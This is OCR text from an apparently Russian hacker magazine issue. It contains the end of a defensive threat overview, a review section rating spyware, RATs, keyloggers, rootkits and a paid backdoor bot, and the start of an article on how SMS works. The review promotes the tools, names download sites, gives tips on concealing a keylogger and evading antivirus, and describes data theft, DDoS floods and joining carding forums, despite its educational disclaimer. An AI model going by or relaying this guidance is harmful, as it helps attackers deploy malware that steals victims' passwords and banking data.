➔ **DNS и другие инфраструктурные атаки**. Как и в случае со спамом, spyware-коммерция управляет и многими другими атаками, например, на DNS. Зачем ломать какой-либо сайт, когда можно подменить запись в таблице DNS, что позволит перенаправить весь трафик на подставной IP-адрес. Серьезную проблему этот вид нападений представляет потому, что от него не спасают ни межсетевые экраны, ни системы предотвращения атак, которые устанавливаются перед защищаемым сайтом. Более того, эти средства даже не зафиксируют данную атаку, так как последние направлены не на сам защищаемый сайт, а на систему, его обслуживающую.

Аналогичная ситуация может возникнуть, когда атака направлена на сетевое оборудование (маршрутизаторы и коммутаторы), через которые проходит трафик. Недооценка данной проблемы может привести к изменению маршрутов следования сетевых пакетов (а значит, их перехвату и возможной модификации) и даже их блокированию, что повлечет за собой «отказ в обслуживании».

СПОСОБЫ ЗАЩИТЫ: ВСТРОЕННЫЕ МЕХАНИЗМЫ ЗАЩИТЫ ИНФРАСТРУКТУРНОГО ОБОРУДОВАНИЯ, ПРАВИЛЬНЫЙ ДИЗАЙН ЯДРА СЕТИ ОПЕРАТОРА СВЯЗИ, ИСПОЛЬЗОВАНИЕ СИСТЕМ ПРЕДОТВРАЩЕНИЯ АТАК НА УРОВНЕ ОПЕРАТОРА СВЯЗИ.

➔ **ботнеты.** Если заговорили о DoS-атаках, то нельзя не вспомнить о ботнетах, которые выводят спам и DoS-атаки на новый уровень. Если раньше злоумышленнику приходилось бояться, что его обнаружат, когда он будет реализовывать нападение со своего компьютера, то сегодня ситуация изменилась. Достаточно арендовать ботнет из тысячи-другой машин и «дать команду», все остальное — дело техники. Так как за многими нападениями стоит коммерческая выгода, то ботнеты будут только развиваться по пути увеличения числа машин в сети «зомби» и разработке новых методов управления ботнетом, помимо предварительного программирования, IRC-каналов и т.п.

СПОСОБЫ ЗАЩИТЫ: ВСТРОЕННЫЕ МЕХАНИЗМЫ ЗАЩИТЫ ИНФРАСТРУКТУРНОГО ОБОРУДОВАНИЯ, ИСПОЛЬЗОВАНИЕ СИСТЕМ ПРЕДОТВРАЩЕНИЯ АТАК НА УРОВНЕ ОПЕРАТОРА СВЯЗИ, СКАНИРОВАНИЕ КОМПЬЮТЕРОВ.

➔ **другие атаки.** Мы перечислили лишь малую толику тех атак, которые нам угрожают в ближайшем будущем. В среднесрочной перспективе нам придется задумываться о защите получающих все большее распространение беспроводных устройствах — КПК, смартфонах, мобильных телефонах, лэптопах и т.п. Они перестанут быть модной игрушкой и прочно войдут в арсенал большинства деловых людей. А значит, у злоумышленников появится новая цель приложения сил. Учитывая небольшие размеры данных устройств и нехватку ресурсов, можно быть уверенным, что эффективные средства защиты для мобильных устройств будут разработаны нескоро.

Другая проблема связана с портативными устройствами, которые могут служить как каналом утечки информации, так и каналом проникновения угрозы в защищаемую сеть. Если КПК или смартфон еще можно как-то защитить, то что делать с флешками, iPod'ами, цифровыми камерами и другими портативными устройствами — не совсем понятно. Установить средства защиты на них не всегда возможно, а вот защищать их надо обязательно.

Не менее актуальными через несколько лет станут атаки на IP-телефонию (протоколы SIP и H.323), технологии RFID, SOA, XML, SOAP и многие другие. Но, к счастью, пока эти новые стандарты не так распространены в мире, и у разработчиков средств защиты есть время для разработки действенных методов противодействия. А пока нам остается бороться с уже ставшими привычными нападениями и угрозами, не забывая при этом о правильном применении средств защиты.

➔ **финальная рекомендация.** Говоря о правильном применении, нельзя не упомянуть один достаточно важный аспект. Речь идет об обновлении средств отражения атак (антивирусов, IPS, антиспама, контроля содержимого и т.д.). Нередко приходится видеть, что пользователи обновляют свои антивирусные программы (это же касается обновлений систем обнаружения атак, антиспамовых систем и т.п.) один раз в день — как правило, утром, в момент загрузки компьютера. Достаточно ли этого? Можно с уверенностью сказать, что нет. Ежедневно появляется 30-50 новых вирусов, которые начинают распространяться по сетям и заражать все новые и новые жертвы. Если ты обновляешь свою антивирусную базу один раз в день, то вероятность заражения компьютера между обновлениями возрастает многократно. Особенно опасно такое бездействие во время эпидемий, когда вредоносная программа распространяется по сети с огромной скоростью. Математически доказан факт создания червя, способного заразить все узлы интернета (при современном развитии информационных технологий) всего за 15 минут! Даже при ежечасном обновлении антивируса такой червь 4 раза «обогнет» всю сеть, прежде чем его «засекут» антивирусные сторожа.

Рекомендация однократного обновления родилась в то время, когда об интернете никто и не думал, а основной парк вычислительной техники составляли автономные компьютеры, никак между собой не связанные. Обмен информацией происходил на 5-дюймовых дискетах, программное обеспечение не обновлялось годами и вирусной эпидемией считалось распространение обычного загрузочного вируса в рамках одного отдела в течение нескольких недель. Тогда обновление антивируса «один раз в день» считалось колоссальным достижением, которое должно было свести на нет все усилия вредоносных программ. С тех пор много воды утекло, компьютеры объединились не только в локальные, но и в глобальные сети, скорости обмена информации возросли многократно (когда-то считалось крупным достижением выйти в интернет на скорости 14400 бод, а сегодня не хватает 7-мегабитного ADSL-канала). А вот рекомендация обновлять свои антивирусы один раз в день почему-то осталась. Даже обычные человеческие лекарства надо принимать не один, а 2-3 раза в день (гомеопатию и того чаще — каждый час при первых симптомах заболевания).

Аналогичные действия надо производить и для защиты компьютерного организма — очищать свою систему защиты от вредоносных программ надо как можно чаще. Хотя, разумеется, перегибать палку тоже не стоит. Если производитель антивируса не выпускает обновления своего продукта чаще, чем раз в день, то и настраивать купленный антивирус на проверку новых сигнатур по нескольку раз в день тоже не стоит — это будет лишней тратой ресурсов.

Надо знать не только то, что грозит нам в ближайшем будущем, но и уметь защищаться от того, с чем приходится сталкиваться уже сегодня

www.ifap.ru/as/050524d1.pdf
тестирование российских систем «Спамтест» и «Спамооборона»

www.kaspersky.ru/removaltools
утилиты для устранения наиболее опасных вирусов от «Лаборатории Касперского», причем бесплатно

www.spamcop.net
один из популярных и часто используемых спам-листов для автоматической блокировки мусора, который усредно шлют на почту спаммеры

www.antispam.ru
проект компании «Зенон Н.С.П.» — максимум информации по теме спама: полезные советы, статьи, программы и много не менее интересных ссылок

арсенал агента

ОБЗОР ТОПОВОГО ШПИОНСКОГО ВАРЕЗА

ЧЕЛОВЕК ВСЕГДА ПЫТАЛСЯ УЗНАТЬ ТО, ЧЕГО ЕМУ ЗНАТЬ НЕ ПОЛОЖЕНО. ЛЮБОПЫТСТВО И ЖАЖДА МОГУЩЕСТВА — ТАКОВА УЖ ЕГО ПРИРОДА. ИНФОРМАЦИЯ ДАЕТ ЭТО — ТЕРАБАЙТЫ В ГЛОБАЛЬНОЙ СЕТИ ТАЯТ В СЕБЕ МОЩНОЕ ОРУЖИЕ. НЕУДИВИТЕЛЬНО, ЧТО ДАЛЕКО НЕ ВСЯ ОНА ОТКРЫТА. А ИНФОРМАЦИЯ, КАК ИЗВЕСТНО, ДОЛЖНА БЫТЬ ОБЩЕДОСТУПНА. О ТОМ, КАК СДЕЛАТЬ ИНФОРМАЦИЮ ДОСТУПНОЙ, ЧИТАЙТЕ В МОЕМ СЕГОДНЯШНЕМ РЕПОРТАЖЕ

Наумов Юрий aka Crazy_script
crazy_script@vr-online.ru

→ **разведка боем.** Что вообще такое шпионаж? Это теория и практика сбора информации о противнике для обеспечения безопасности и получения преимуществ: сбор и анализ данных из открытых источников, прослушивание, наблюдение и, в конце концов, кража информации. Сейчас SpyWare представляет собой не просто ПО для слежения за действиями пользователя: на данный момент это скорее комплексный проект, состоящий из модулей, реализующих множество возможностей, умеющих скрываться и определенное время находиться в системе незамеченными. Поэтому в этой статье я познакомлю тебя с наиболее эффективным и качественным на наш взгляд шпионским ПО, которое помогает хакерам достигать поставленных целей и добиться желаемого результата. Конечно же, эту информацию мы традиционно представляем только для того, чтобы наши читатели смогли представлять себе источники угрозы и эффективно ее локализовывать.

SPECIAL МНЕНИЕ

НИКОЛАЙ «GORL» АНДРЕЕВ
выпускающий редактор журнала «Хакер», вольный программист.

ЧТО ПРЕДСТАВЛЯЕТ СОБОЙ СОВРЕМЕННЫЙ ПРИВАТНЫЙ СПАЙВАР? Я ИМЕЮ ВВИДУ, КОНЕЧНО ЖЕ, ФУНКЦИИ, РАЗМЕРЫ, ВОЗМОЖНОСТИ...

Приватный спайвар — это в первую очередь платный спайвар. И основная задача приватного спайвара, как и любого другого платного продукта, — максимально полно отвечать запросам пользователя (то есть, так или иначе, хакера). Если пользователю спайвара требуются какие-то данные — они должны быть предоставлены в лучшем и самом полном виде. К примеру, обычный формграббер, сорцы которого ты без труда найдешь в Сети, не сможет предоставить всю информацию о банковском аккаунте жертвы. Банальная защита TAN'ом не даст хакеру воспользоваться чужими деньгами. А приватный софт, написанный специально для воровства банк-аккаунтов, посредством нехитрых манипуляций с http-трафиком без труда предоставит вниманию своего владельца и пароль, и логин, и TAN'ы, и даже текущий баланс жертвы. Вот что значит — сервис. Логи подобных программ дороже золота. Нужны пароли от почты? Публичный софт будет рыться в реестре и куче файлов, в результате чего не факт, что даст хотя бы пароль от Outlook «такой-то версии» и The Bat! не старше 3.5. Платный же продукт просто отснифает всю необходимую информацию, и никакие новые версии (с «новой криптографической системой хранения паролей») ему не страшны. Если в целом — возможности у платного спайвара любые, вероятно, даже такие же, как и в публичном софте, но на порядок качественнее, а, следовательно, доходнее.

Размеры? Да кого они волнуют! Все равно при загрузках спайвар-софта на компьютер жертвы используется специальный лоадер. Сколько надо — столько и загрузит. Однако ребята, пишущие трояны — не лохи, у них все равно получаются маленькие и аккуратненькие программы — программ больше 40Кб я просто не видел.

А КАК ОТНОШЕНИЯ С АНТИВИРУСАМИ И ФАЙРВОЛАМИ? ПРОАКТИВНАЯ ЗАЩИТА ОТДЫХАЕТ?

Ну, это смотря кто автор. Кто-то для обхода файрволов пользуется инжектом, миллион раз всеми описанным, а кто-то в состоянии написать свой транспортный уровень для винды, чтобы ни один сетевой фильтр вообще не видел сетевого трафика спайвара. Правда, стоимость подобной технологии — просто огромная. На любую появляющуюся защиту у профессионального спайвар-кодера всегда найдется достойный стотысячного ботнета ответ. А вообще антивирусами пользуется очень маленький процент пользователей интернета, и на борьбу с ними, конечно, заморачиваются, но не так, чтобы очень серьезно. Часто просто ограничиваются отсутствием в собственном коде сигнатур, знакомых антивирусам.

А ЧТО ЖЕ НАСЧЕТ СТОИМОСТИ? ГДЕ ДОБЫВАЮТ СВЕЖАЧОК, И КАК В ЭТУ ТУСОВКУ ВЛИВАЮТСЯ ЛЮДИ С УЛИЦЫ? МОЖЕТ БЫТЬ, НАДО СОВЕРШИТЬ КАКОЙ-ТО НАСТОЯЩИЙ МУЖСКОЙ ПОСТУПОК?

Стоимость разная. У популярных (если так можно выразиться) приватных троянов цена колеблется от тысячи до трех тысяч долларов за скомпиленную копию (дело прибыльное, но уголовно наказуемое). Продается подобный софт на специализированных закрытых кардерских форумах. Чтобы туда попасть, нужно найти 2-3 человек с этого форума, которые могут за тебя поручиться (что ты не федерал, не авер и, вообще, не дятел), и до $50 в месяц за членство.

3/5

Midday Sausages 1.0

rootkit
free
http://rst.void.ru

Отличный инструмент для обживания взломанной тачки от отечественного производителя. Небезызвестная RusH Security Team «собрала» собственный руткит из самых-самых, на их взгляд, программ для сбора информации. В состав входит около 30 утилит, большинство из которых транспортированы из unix-систем. Данные о каждом из них ты сможешь найти в архиве (midday_sausages.txt).

Отличным представителем набора является старый кейлоггер IKS (Invisible Keylogger Stealth). Он устанавливается как драйвер устройства и ввиду этого с трудом выявляется в системе. Для более эффективного скрытия шпиона советую поправить iks.reg, так или иначе участвующий в установке. Особо много менять не придется: DisplayName (имя в реестре, можно любое), LogName (путь к файлу логов). При желании можно поменять и имя файла-драйвера. Настройка просмотра логов осуществляется с помощью фильтров. В readme есть инструкция по установке кейлоггера (как с правами рута так и без них) и работе с ним.

Есть в наборе еще одна очень полезная вещица — утилита enum от группы Razor. Программа отличается своей универсальностью: автоматизирует установку и разрыв нулевого соединения, предоставляет данные о политике паролей и даже дает возможность выяснить пароль какой-нибудь слабозащищенной записи. А при использовании параметров «-D -u <login> -f <file_passwd>» может даже подобрать удаленный пароль. Для извлечения информации через нулевое соединение проще всего заюзать утилиту nete от Cult Death Cow.

Но вот условия работы с руткитом оставляют желать лучшего. Во-первых, дело, конечно, в размере. Весит все это добро в распакованном виде около 8 Мб (в архиве 2.7 Мб). Во-вторых, это скрытие инструмента в системе. Автор предлагает лишь вариант attrib +h. Ну, конечно если он тебя устраивает, сосиски придутся по вкусу. Пакет программ можно всегда взять с сайта команды: rst.void.ru.

4/5

CIA 1.3

rat
freeware
www.cruel-intentionz.com

Многофункциональный и сравнительно свежий троян, написанный на VB хакером по имени Alchemist. Тулза функциональна, красива, удобна, поддерживает плагины, скрипты и даже скины :). Файл сервера пакуется специальной утилитой mew by Northfox (northfox.uw.hu) и становится примерно в три раза компактнее. Таких результатов помогает добиться open source алгоритм шифрования LZMA (используется в 7-Zip). Я попытался запаковать один и тот же сервер другими утилитами (ASPack, PECom2, UPX), и не один из них не сделал это лучше. О более качественной шифровке с помощью mew читай в статье «Обман PeiD или скрываем сигнатуру MEW» на www.team-x.ru.

Если все же тебя что-то не устраивает, и есть желание добавить к своему оружию еще пару других фишек, можешь приджойнить свою личную утилиту к серверу. При запуске программы она будет копироваться и запускаться по твоему усмотрению (Build Server → Binder). Способ этот неэффективен потому, что исчезает одно из преимуществ крысы — размер. Но все продумано — есть еще пара способов оттюнинговать CIA под себя. Первый — дать трою задачу скачивать файлы из Сети (при этом есть поддержка socks) и сохранять их куда душа пожелает. Второй способ более приятный и открывает хакеру самое главное — путь к творчеству :). Да-да, это те самые плагины, которые можно писать самому на VB. Причем в комплект троя входит несколько готовых плагинов, пара примеров, а так же небольшая документация по написанию. Если нужно, плагины уже будут закачиваться на сервер. Можно включить хоть 100 плагинов, а использовать только 5 — размер все равно останется прежним.


Без сомнения, функциональность троя внушает уважение, но тулза этой категории будет бесполезна, если она не умеет грамотно скрыться в системе. CIA умеет многое... Например, спрятаться от диспетчера задач и практически мгновенно (примерно в течение 2 секунд после запуска) зашифроваться от грозного PE. При желании в настройке сервера можно дополнительно указать список процессов, подлежащих скрытию. Это актуально при использовании сторонних утилит. А как же быть с антишпионским ПО, спросишь ты? Эта проблема решается путем убийства процессов. Просто вводим название процесса (без расширения) и добавляем в список (Build Server → Firewall Killing). Разработчик заморочился и собрал файл со списком самого известного анти-ПО размером почти в 500 записей.

4/5

Penumbra 1.7.2

trojan
freeware
www.yzkzero.yeah.net

Прекрасный трой от корейских хакеров с отличными методами невидимости. В отличие от своих коллег, сумел скрыться не только от Windows Task Manager: Process Explorer так же ничего не показал. Бэкдор проникает в систему путем внедрения в определенный процесс. Мне пришлось удалять клиент через запущенный сервер, который, кстати, внушительных размеров: в незапакованном виде весит около 370Kb.



В плане функциональности трой скорее уступает предыдущему примеру, хотя предоставляемых инструментов должно вполне хватить для осуществления большинства целей: сбор информации о системе, о процессах, запуск программ, а так же лог введенных паролей, начиная от explorer'a и заканчивая winrar'ом. В любой момент можно снять скрин экрана, но, в отличие от CIA, только одной картинкой.

Конфигурауция экзешника сервера осуществляется через клиент и не представляет из себя ничего особенного, разве что только выбор метода работы в системе. Либо трой будет работать как отдельный процесс (имя и описание которого указывается при конфигурации сервера), либо будет производится инклуд в любой уже существующий.

4/5

KGB KeySpy 2.0

keylogger
freeware
www.ya.ru :)

Хороший клавиатурный шпион от ныне несуществующей команды Blacklogic. Многократные посты на форумах и новости с положительными отзывами от небезызвестных личностей вызывали неподдельный интерес к этой тулзе. К наступлению 2005 года мемберы решили сделать подарок — пустили таки ранее приватный кейлоггер в массы.

Тулза, написанная полностью на ассемблере, вышла удобной, простой, а главное — эффективной. И сейчас, спустя 2 года шпион не потерял свой запал. Настройка сервера не потребует высокой умственной деятельности: указание параметров smtp-сервера, думаю, не составит особого труда. В итоге — получается 9-ти килобайтовый разведчик.

Лог ведется с учетом регистра, принятием русского языка и указанием окна-источника с ответственностью и надежностью настоящего агента советских времен, причем перед отправкой особо секретной информации к хакеру на мыло, КГБ'эшник предварительно зашифрует и запакует лог. Для расшифровки используется утилита, входящая в комплект (unpack*.exe).

5/5

Illusion Security Bot

backdoor
private ($400)
www.illusion.cup.su


На закуску я решил рассказать тебе о приватном инструменте — боте со встроенным бэкдором и возможностью его администрирования как через irc-сеть, так и через web-интерфейс. Причем при конфигурации работы можно указывать сразу два сервера, на случай если один из них окажется нерабочим.

Животное натренировано для выживания в особо трудных условиях: драйвер уровня ядра, который скрывает как бота, так и самого себя, также скрывает процесс и запрещает его убийство. Если пользователь работает без прав администратора, и установить драйвер не удается, можно провести инжект в другой процесс. Эти аспекты делают стелсирование бота в системе максимально успешным.

Чисто шпионские качества бота помогут атакующему получить наиболее полную, а главное — достоверную информацию как о железе (проц, память), так и о системе. Причем версией ОС и датой на удаленной тачке список не заканчивается. Наиболее полная информация о дисках, процессах и установках ОС отрисуют положение дел на удаленной тачке еще полнее и содержательнее. Заодно ты сможешь лицезреть и текущие настройки самого бота, его задания (многозадачность реализована на высоте!), конфиг, настройки флуда. Кстати, флуд — одно из главных его оружий: SYN, ICMP (как со спуфеными IP, так и без них), UDP, HTTP GET — все, что душе угодно!

Само собой, при управлении этим зверем через irc принимаются соответственные меры безопасности. Для подчинения себе бота на канале нужно залогиниться командой !login [passwd]. При этом для скрытия пароля от чужих глаз используется функция md5crypt. Ввиду этого необходимость вводить пароль отпадает сама собой. Вместо этого для идентификации хозяина будет использоваться хэш, получившийся с учетом nick!ident@address в irc и пароля. Понятно, что теперь никому этот хэш не поможет, т.к. ident и address у кого-либо — другие.

Конечно, все это не может не вызывать аппетита. Но такова суть приватных тулз: либо плати деньги, либо жди, когда инструмент станет уже не таким актуальным. А сейчас автор гарантирует новую версию бота, если тот все же где-то спалится.




3/5

Pinch 2 Pro

trojan
shareware
www.pinch3.ru
www.xroot.hut1.ru

Довольно таки старенькая разработка от coban2k, хорошо известного в сфере ICQ-хакинга, который, кстати, писал в наш журнал о паролях и их добыче (XS11(48)). Кстати, будет нелишним перелистать этот мегаполезный спецвыпуск.

Так почему настолько старый трой попал в наш обзор? Во-первых, дело в том, что троян этот шароварный, и у меня была лишь версия 2.58. На момент написания статьи последним выпуском была версия 2.95 за май этого года. Во-вторых, это, наверное, самый «парольный троян». В плане воровства паролей это один из лучших представителей семейства трояновых: начиная от аськи и почты, заканчивая Far'ом и TotalCmd. Забрать пароли и добытую информацию можно посредствам мыла, а точнее smtp-сервера или с помощью http. Причем второй способ несомненно эффективнее: отправка информации не только происходит без участия smtp, но и минуя firewall. Все пароли высылаются одним файлом, по желанию могут шифроваться. Подробнее о том, как скрыть трой, читай на www.xakep.ru/post/23566/.



В некоторых случаях может пригодиться способ управления жертвой через IRC. Параметры подключения бота к серверу настраиваются при компиляции. Управление происходит путем отсылки сообщений боту.

→ **fall back!** Все эти кейлоггеры, бэкдоры, руткиты — отличные инструменты. И суть не в том, приватные они или публичные, и не в том, палятся ли они современными антивирусами или нет. Если мозг работает плохо — никакие приватные бэкдоры и руткиты не помогут ☻

www3.ca.com/securityadvisor/pest —
отличная энциклопедия Spyware

www.research.sunbelt-software.com —
неплохой архив описаний шпионского ПО

www.simovits.com/trojans —
внушающий список информации о зло-программах

На нашем CD ты сможешь найти видео по работе с приватным Illusion Security Bot

Данная сатья написана исключительно в образовательных целях. Автор и редакция не несут ответственности за незаконное применение программного обеспечения представленного в обзоре.

ENGINE
start

MAXI tuning RUSSIAN EDITION

www.maxi-tuning.ru

Если при нажатии
на кнопку двигатель
не завелся – срочно
купите журнал MAXI tuning

**В продаже
с 6 сентября**

смертельная мобильность

SMS СПАМ

ПРОВОЗГЛАШЕННОЕ НЕСКОЛЬКО ЛЕТ НАЗАД КОМПАНИЕЙ PEPSI-COLA «ПОКОЛЕНИЕ NEXT» УЖЕ УСПЕЛО СТАТЬ «КОРОЧЕ» И ПРЕВРАТИТЬСЯ В «ПОКОЛЕНИЕ SMS». ВСЕ ВОКРУГ ОСТЕРВЕНЕЛО НАЖИМАЮТ НА КНОПКИ МОБИЛЬНОГО ТЕЛЕФОНА, ОТСЫЛАЯ И ПРИНИМАЯ КОРОТКИЕ СООБЩЕНИЯ ОТ СВОИХ ДРУЗЕЙ И ПОДРУГ, А ТАКЖЕ УЧАСТВУЯ В SMS-ИГРАХ И АКЦИЯХ

Алексей Лукацкий
alukatsk@cisco.com

Мобильные операторы делают очень неплохие деньги, играя на чувствах и современных тенденциях. Но там, где крутятся большие деньги, сразу появляются желающие поживиться. И технология SMS автоматически тянет за собой определенные проблемы.

➜ **как работает SMS.** Существует 3 способа послать короткое сообщение на мобильный телефон:

- С ДРУГОГО МОБИЛЬНОГО ТЕЛЕФОНА.
- ЧЕРЕЗ ШЛЮЗ (E-MAIL, WEB, SKYPE И Т.Д.).
- ЧЕРЕЗ ТАК НАЗЫВАЕМЫЙ ESME (EXTERNAL SHORT MESSAGE ENTITY) — ВНЕШНИЙ ГЕНЕРАТОР SMS-КОНТЕНТА, В КАЧЕСТВЕ КОТОРОГО МОЖЕТ ВЫСТУПАТЬ СИСТЕМА УВЕДОМЛЕНИЙ О ПОСТУПЛЕНИИ ГОЛОСОВОЙ ИЛИ ОБЫЧНОЙ ПОЧТЫ, СИСТЕМА ИНФОРМИРОВАНИЯ (НАПРИМЕР, О КУРСЕ ДОЛЛАРА ИЛИ ПОГОДЕ) И СИСТЕМА ДОСТАВКИ НОВЫХ ПРОГРАММНЫХ ПРИЛОЖЕНИЙ.

Каким бы способом ты не отсылал сообщение, оно сначала поступает в центр SMS (SMS Centre, SMSC), который поддерживается мобильным оператором (в зависимости от масштаба оператора, таких центров у него может быть несколько). Затем происходит первичная обработка полученного сообщения, его конвертация в SMS-формат и передача в очередь на отправку. Так как абоненты мобильны и могут перемещаться по всему миру, то необходимо определить местоположение абонента, что делается с помощью запроса к базе HLR (Home Location Register). Если получатель в данной момент «вне зоны действия сети», то сообщение помещается в буфер ожидания. В противном случае получаем адрес центра коммутации (Mobile Switching Center, MSC), который обслуживает в данный момент абонента. После получения SMS-сообщения MSC запрашивает информацию о получателе, это делается через базу VLR (Visitor Location Register) — локальный вариант HLR, который хранит информацию о временных (роуминговых) абонентах. Наконец, MSC передает сообщение на базовую станцию (base station, BS), а та, «по воздуху», — до мобильного телефона.

Это та схема, которая лежит «на поверхности». Однако за этой простотой и логичностью скрывается достаточно сложная система сигнализации, контроля и управления, которая и обеспечивает работоспособность всего механизма.

➜ **немного о внутренностях.** Например, как обеспечить передачу SMS абоненту, который постоянно находится в движении? Раньше для этой цели абонент должен был сам регистрироваться в зоне действия другого оператора, что было крайне неудобно. Позже для решения этой задачи разработали специальный механизм, который автоматизировал эту рутинную задачу. Это IS-41 (ANSI-41) для североамериканских мобильщиков, ANSI-136 для AMPS и IS-95 для CDMA. В GSM-сетях аналогичную роль выполняет протокол MAP (Mobile Application Part). Именно он определяет методы и механизмы взаимодействия мобильных сетей. MAP, наряду с другими протоколами, входит в стек системы сигнализации ОКС7 (SS7), которая разрабатывалась для контроля телефонных сетей, и является транспортной системой для передачи сообщений SMS.

Передача сообщения реализуется с помощью протокола TCAP (Transaction Capabilities Application Part), который, в свою очередь, использует для передачи комбинацию двух протоколов — подсистему SCCP и MTP. Протокол Signaling Connection and Control Part (SCCP) предназначен для обеспечения передачи SMS от узла к узлу. Он обеспечивает связь через несколько узлов (иными словами, организует некоторое виртуальное соединение) и управление передачей сообщений. А нижележащий протокол MTP перед этим позволяет удостовериться, что связь между узлами возможна.

ПЕРВОЕ КОММЕРЧЕСКОЕ SMS-СООБЩЕНИЕ БЫЛО ПОСЛАНО 3 ДЕКАБРЯ 1992 ГОДА В АНГЛИИ С ПЕРСОНАЛЬНОГО КОМПЬЮТЕРА ЧЕРЕЗ ОПЕРАТОРА VODAFONE

На участке от ESME до SMSC используется стек протоколов IP, а вот дальше передача SMS осуществляется уже по OKC7. Для взаимодействия IP-сети с OKC7 используется специальное устройство — Signaling Transfer Point (STP), выполняющее ту же роль, что и обычный маршрутизатор в IP-сетях.

Взаимодействие с SMSC происходит по одному из 5-ти протоколов:

- SMPP (SHORT MESSAGE PEER-TO-PEER) — ЕДИНСТВЕННЫЙ ОТКРЫТЫЙ СТАНДАРТ И НАИБОЛЕЕ ЧАСТО ИСПОЛЬЗУЕМЫЙ ПРОТОКОЛ. ТЕКУЩАЯ ВЕРСИЯ ПРОТОКОЛА — 5.0, НО НАИБОЛЕЕ ЧАСТО ИСПОЛЬЗУЕТСЯ ВЕРСИЯ 3.4 (ВЕРСИЯ 4 БЫЛА СПЕЦИАЛЬНО РАЗРАБОТАНА ДЛЯ ЯПОНСКОГО РЫНКА).
- EMI/UCP (EXTERNAL MACHINE INTERFACE/UNIVERSAL COMPUTER PROTOCOL) — СОБСТВЕННЫЙ ПРОТОКОЛ LOGICACMG, БАЗИРУЮЩИЙСЯ НА СТАНДАРТЕ ETSI UCP.
- CIMD2 (COMPUTER INTERFACE TO MESSAGE DISTRIBUTION) — СОБСТВЕННЫЙ ПРОТОКОЛ NOKIA.
- OIS (OPEN INTERFACE SPECIFICATION) — СОБСТВЕННЫЙ ПРОТОКОЛ SEMA GROUP (СЕЙЧАС — SCHLUMBERGERSEMA).
- TAP (TELOCATOR ALPHANUMERIC PROTOCOL) — ПРОТОКОЛ, ПРЕДНАЗНАЧЕННЫЙ ДЛЯ ПЕРЕДАЧИ СООБЩЕНИЙ МЕЖДУ SMS-ПРОВАЙДЕРАМИ И ПЕЙДЖИНГОВЫМИ КОМПАНИЯМИ В США.

Купить собственный SMSC не каждому мобильному оператору по карману, поэтому их часто берут в аренду или пользуются аутсорсинговыми услугами более крупных «коллег». В мире существует множество разработчиков SMSC — Comverse, Nokia, Unisys, Airwide, Jinny, Motorola и другие. Но самым известным разработчиком, чьи решения используются по всему миру, является LogicaCMG (результат слияния двух компаний — Logica и CMG).

➔ **что такое SMS.** На самом деле, SMS — это не только текст, который ты привык получать от своих друзей. Короткое сообщение может также содержать двоичные данные, такие как мелодии (ringtone) и логотипы/картинки. Длина обычного текстового сообщения не может превышать 160 символов латинского алфавита (в 7-битной кодировке). Для других алфавитов, в том числе и русского, длина сообщения не может превышать 70 символов. Если сообщение содержит больше знаков, то обычно оно разбивается на несколько частей. Для передачи рингтонов используется 8-битная кодировка, и максимальная длина сообщения составляет 140 символов.

Но это еще не все. Тем, кто занимается администрированием сетевого оборудования, знаком протокол TFTP, используемый для обновления настроек и ПО маршрутизаторов или коммутаторов. Аналогичный механизм существует и для мобильных телефонов. Он носит название Over-the-air programming (OTA), over-the-air service provisioning (OTASP) или over-the-air parameter administration (OTAPA). Его задача — «залить» на телефон новую версию прошивки, софта или провести диагностику устройства. Для этого абонент должен позвонить на определенный номер (который обычно рассылается через SMS) и получить все необходимое для улучшения характеристик телефона.

➔ **об угрозах.** Их достаточно много:

- АТАКИ НА ESME;
- SMS-СПАМ;
- ЛОКАЛЬНЫЙ И ГЛОБАЛЬНЫЙ SMS-DOS;
- SMS-ВИРУСЫ.

➔ **угрозы и защита ESME.** Чтобы посылать SMS через SMSC оператора, можно пойти двумя путями:

1. ИСПОЛЬЗОВАТЬ ШЛЮЗ WEB-SMS.
2. ИСПОЛЬЗОВАТЬ СПЕЦИАЛЬНОЕ ПО И ПРЯМОЕ СОЕДИНЕНИЕ С SMSC (НАПРИМЕР, ПО ПРОТОКОЛУ SMPP).

В обоих случаях добропорядочный контент-провайдер выступает в качестве ESME и должен заключить договор с мобильным оператором, после чего ему выделяют учетную запись и сообщают все параметры подключения (идентификатор ESME, пароль на подключение и т.д.).

